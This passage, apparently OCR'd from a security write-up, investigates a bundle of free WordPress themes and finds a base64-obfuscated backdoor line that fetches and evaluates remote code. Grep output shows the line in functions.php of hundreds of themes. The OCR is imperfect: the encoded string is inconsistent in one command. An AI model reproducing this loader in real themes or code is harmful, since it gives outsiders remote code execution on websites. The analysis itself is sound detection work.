
After quickly extracting the themes from the package, I searched for certain key words, such as eval, that are used to detect backdoors in the files. It wasn’t long before I noticed a character string that was hidden using base64 in the functions.php file of all the themes, which drew my attention.


```
root@ubuntu:~/temalar# grep -R eval *
18porn/18porn/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
18porn/18porn/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
18porn/18porn/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
18porn/18porn/FT/inc/lessc.php:                    return $this->evaluate($value);
18porn/18porn/FT/inc/lessc.php: // evaluate an expression
18porn/18porn/FT/inc/lessc.php: protected function evaluate($exp) {
18porn/18porn/FT/inc/lessc.php:                    if ($rval == 0) $this->throwError("evaluate error: can't divide by zero");
18porn/18porn/FT/inc/lessc.php:                    $this->throwError('evaluate error: color op number failed on op '.$op);
18porn/18porn/FT/inc/lessc.php:  * operators because it must evaluate to a single value and thus is less
18porn/18porn/FT/inc/lessc.php:  *     property2: (10 -5); // should evaluate to 5
18tube/18tube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
18tube/18tube/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
18tube/18tube/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
18tube/18tube/FT/inc/lessc.php:                    return $this->evaluate($value);
18tube/18tube/FT/inc/lessc.php: // evaluate an expression
18tube/18tube/FT/inc/lessc.php: protected function evaluate($exp) {
18tube/18tube/FT/inc/lessc.php:                    if ($rval == 0) $this->throwError("evaluate error: can't divide by zero");
18tube/18tube/FT/inc/lessc.php:                    $this->throwError('evaluate error: color op number failed on op '.$op);
18tube/18tube/FT/inc/lessc.php:  * operators because it must evaluate to a single value and thus is less
18tube/18tube/FT/inc/lessc.php:  *     property2: (10 -5); // should evaluate to 5
90s-retro.1.3.5/90s-retro/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
abdulo/abdulo/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
            header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
abdulo/abdulo/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
abdulo/abdulo/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
^C
root@ubuntu:~/temalar#
```

```
root@ubuntu:~/temalar# grep -R aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ *
18porn/18porn/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
18tube/18tube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
90s-retro.1.3.5/90s-retro/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
abdulo/abdulo/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
accelerate/accelerate/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
accesspress-root.1.22/accesspress-root/functions.php:   eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
accesspress-store.1.1.8/accesspress-store/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
acmeblog.1.1.7/acmeblog/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Activello/Activello-master/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adamos.2.8/adamos/functions.php:       eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adulttema/adulttema/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adulttheme/adulttheme/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adventurous.1.8.3/adventurous/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
afford.1.0.1.2/afford/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
afia.1.2.3/afia/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
afterlight.1.0.2/afterlight/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aglee-lite.1.0.10/aglee-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Ajaxify/Ajaxify/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
alchem.1.1.4/alchem/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aliexpress/aliexpress/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
allegiant.1.0.8/allegiant/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
amax/amax/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
amethyst.1.1.0/amethyst/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
ampland/ampland/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
ample.1.0.2/ample/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
anaglyph-lite.1.3/anaglyph-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aperture.1.1.7/aperture/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
appointment-blue.1.1.1/appointment-blue/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
appointment-green.1.0.2/appointment-green/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
appointment-red.1.1.1/appointment-red/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aqueduct.1.5.6/aqueduct/functions.php:  eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arcade-basic.1.0.6/arcade-basic/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arenatube/arenatube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arise.1.1.8/arise/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Arkham/Arkham/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aron.1.0.7/aron/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arora.1.2/arora/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
ascent/ascent/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
athena.1.0.7/athena/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
auberge/auberge/functions.php:         eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
automotive/automotive/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
automotive2/automotive2/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
AutoRepairShop/AutoRepairShop - Car Mechanic Shop WordPress theme Free Download/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Avenue/Avenue/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aviator.1.0/aviator/functions.php:       eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
avis-lite.1.0.3/avis-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
awesomeone.1.2.6/awesomeone/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
awptube/awp/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
azeria.1.1.0/azeria/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
badjohnny.1.01/badjohnny/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bakery/bakery/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Balena/Balena/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bbird-under.1.0.4/bbird-under/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
beat-mix-lite.1.0.7/beat-mix-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bhost.1.2.7/bhost/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Binary/Binary/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
biography.1.0.6/biography/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
birthday-gift.1.0.2/birthday-gift/functions.php:       eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
biscayalite.2.1.1/biscayalite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Bistro/Bistro/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blacktube/blacktube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blask.1.0.4/blask/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bloga.1.0.6/bloga/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blogmaster.1.0.4/blogmaster/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blogr.1.1.1/blogr/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
^C
root@ubuntu:~/temalar#
```


```
root@ubuntu:~/temalar# grep -R aHR0cDovL3dwLmNvbS50ci93ei50eHQ * | wc -l
630
root@ubuntu:~/temalar#
```

When I searched this character string in the Google search engine, I came across a very useful site (http://themecheck.info/) that checks themes for both security and code quality. This character string was the subject of a theme which was also among the themes I had downloaded, and a significant number of suspicious code fragments were immediately visible as a result of this site’s audit.

